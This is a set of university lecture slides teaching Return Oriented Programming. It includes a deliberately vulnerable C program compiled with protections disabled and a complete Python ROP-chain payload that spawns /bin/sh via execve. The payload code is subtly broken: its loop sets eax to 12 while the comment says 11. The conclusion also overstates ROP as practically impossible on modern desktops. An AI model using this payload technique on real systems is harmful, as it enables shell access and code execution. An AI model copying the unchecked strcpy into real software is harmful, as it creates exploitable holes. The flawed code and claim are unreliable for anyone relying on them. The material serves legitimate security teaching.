Return Oriented Programming

Maximilian Heim

University Albstadt-Sigmaringen

February 13, 2023

Outline

Table of Contents

What is Return Oriented Programming?

- A type of attack that exploits buffer overruns. Makes use of existent instructions in the program.
- Arised as a technique to counter security mechanisms (NX).
- Research by Hovav Shacham et al in 2007, in 2008 the attack got demonstrated at Blackhat - "Return-oriented Programming: Exploitation without Code Injection" `https://hovav.net/ucsd/talks/blackhat08.html`
- Many authors refer to ret-to-libc/library as ROP, according to the founder of this technique it has to be differentiated. Chaining code segments vs calling function.

Table of Contents

Overview

1. Search the binary for gadgets: return (0xC3) bytes that contain useful instructions before
2. Generate a list of these gadgets, called ROP chain
3. Generate a payload with the addresses of these gadgets and the parameters
4. Insert payload via buffer overrun vulnerability

ROP gadgets

- Gadgets are machine instructions that end on a return
- Most of them are not very useful because they are very specific, but the amount compensates for that. 716 kB binary $\rightarrow$ 8236 Gadgets
- Tools: ROPgadget (`https://github.com/JonathanSalwan/ROPgadget`), ropper (`https://github.com/sashs/Ropper`), Radare2, pwntools....

Listing 1: Output of ROPgadget

```
0x08059ee3 : mov word ptr [edx], ax ;
  mov eax, edx ; ret
0x08071e4e : mov esp, 0xc70cec83 ; ret
  0xffe0
0x0807faa3 : sti ; xor eax, eax ; ret
0x0808b285 : pop edx ; xor eax, eax ;
  pop edi ; ret
```

Useful gadgets: Write to register

- Especially useful are pop instructions

```
POP eax; ret;
```

- These allow us to write arbitrary values into registers
- Sometimes we dont find a desired pop, we can improvise. E.g. for r14:

```
XOR r14, r14; pop r12; XOR r14, r12;
  ret;
```

Useful gadgets: Load/Read from memory

- Move instructions are also really useful

```
mov [eax], ecx; ret;
```

- allows us to write into memory

```
mov eax, [ecx]; ret;
```

- allows us to read a value from memory into a register
- Combined with pop this is very powerful

Useful gadgets: Arithmetics, System calls

- Artihmetics: add, xor, inc . . . allow us to manipulate register contents
- System calls: Programs run in userspace with limited privileges, system calls allow to execute operations which require higher privileges.

```
int 0x80; ret;
```

ROP chain with parameters

Figure: ROP Chain with parameter



Table of Contents

Target Program and Compliation

Listing 2: Target Program (stack protectors must be off)

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
  char buffer[8] = {0};
  if (argc != 2) {
    printf("A single argument is required.\n");
    return 1;
  }
  strcpy(buffer, argv[1]);
  return 0;
}
```

Listing 3: Compilation command

```
gcc -o vuln -g -m32 -D_FORTIFY_SOURCE=0 -\
  fno-pie -fno-stack-protector -static vuln\
  .c
```

Spawning a shell: Approach

- Using ROPgadget we can find our desired gadgets
- Lets say we want to execute a shell using execve, for that we need to accomplish the following goals
  1. write /bin/sh into memory (at the data segment)
  2. init systemcall number (11 in eax)
  3. init systemcall arguments (address of /bin//sh in ebx, args and env in ecx and edx)
  4. call systemcall
- All of this has to be done using Bytes that are not \\0x00 because thats the character used for identifying the end of a string.

Generating the payload, defining all gadgets

```
1  from struct import pack
2  import os
3  data = 0x080e3020
4  xor_eax_eax = 0x0804e234 # xor eax, eax ; ret
5  pop_eax = 0x080ac96a # pop eax ; ret
6  pop_ebx = 0x08049022 # pop ebx ; ret
7  pop_ecx = 0x0807f9a3 # pop ecx ; ret
8  pop_edx = 0x0807f133 # pop edx ; and eax, 0xe850fffd ;
       ret
9  inc_eax = 0x0809fc6e # inc eax ; ret
10 int_80 = 0x080499c2 # int 0x80
11 mov_edx_eax = 0x0804eed2 # mov dword ptr [edx], eax ;
     ret
12 filler = 0x11111111
13 # Padding goes here
14 p = bytes('AAAAAAAABBBB', 'ascii')
15
```

Generating the payload, writing /bin//sh

```
1  p += pack('<I', pop_edx) # write address of .data into
       edx
2  p += pack('<I', data)
3  p += pack('<I', pop_eax) # write /bin into eax
4  p += bytes('/bin', 'ascii')
5  p += pack('<I', mov_edx_eax) # mov to .data
6  p += pack('<I', pop_edx) # address of .data + 4 into
     edx
7  p += pack('<I', data + 4)
8  p += pack('<I', pop_eax) # //sh into eax
9  p += bytes('//sh', 'ascii')
10 p += pack('<I', mov_edx_eax) # mov to .data
11
```

Generating the payload, init params

```
1  p += pack('<I', pop_edx) # address of .data + 8 into
     edx
2  p += pack('<I', data + 8)
3  p += pack('<I', xor_eax_eax) # clear eax
4  p += pack('<I', mov_edx_eax) # write null after /bin/
     sh
5  p += pack('<I', pop_ebx) # write address of program
     name to ebx
6  p += pack('<I', data)
7  p += pack('<I', pop_ecx) # write arguments into ecx
8  p += pack('<I', data + 8)
9  p += pack('<I', pop_edx) # write env into edx
10 p += pack('<I', data + 8)
11
```

Generating the payload: Init eax, call syscall

```
1 p += pack('<I', xor_eax_eax) # set eax to 11 (execve)
2 for i in range(12):
3     p += pack('<I', inc_eax)
4 p += pack('<I', int_80) # call interrupt
5 print(str(p)[2:-1])
6 with open('payload', 'wb') as file:
7     file.write(p)
8
```

Table of Contents

Conclusion

- Return Oriented Programming is a very powerful technique
- It is able to execute any system call if there are enough rop gadgets
- There are many tools to simplify the process of finding ROP gadgets and generatating ROP payloads
- Modern desktops use aslr and other protection mechanisms $\rightarrow$ practically impossible to use ROP

Sources

https://trustfoundry.net/basic-rop-techniques-and-tricks/
http://gauss.ececs.uc.edu/Courses/c6056/pdf/rop.pdf
https://www.proggen.org/doku.php?id=security:memory-corruption:exploitation:rop
https://shell-storm.org/talks/ROP_course_lecture_jonathan_salwan_2014.pdf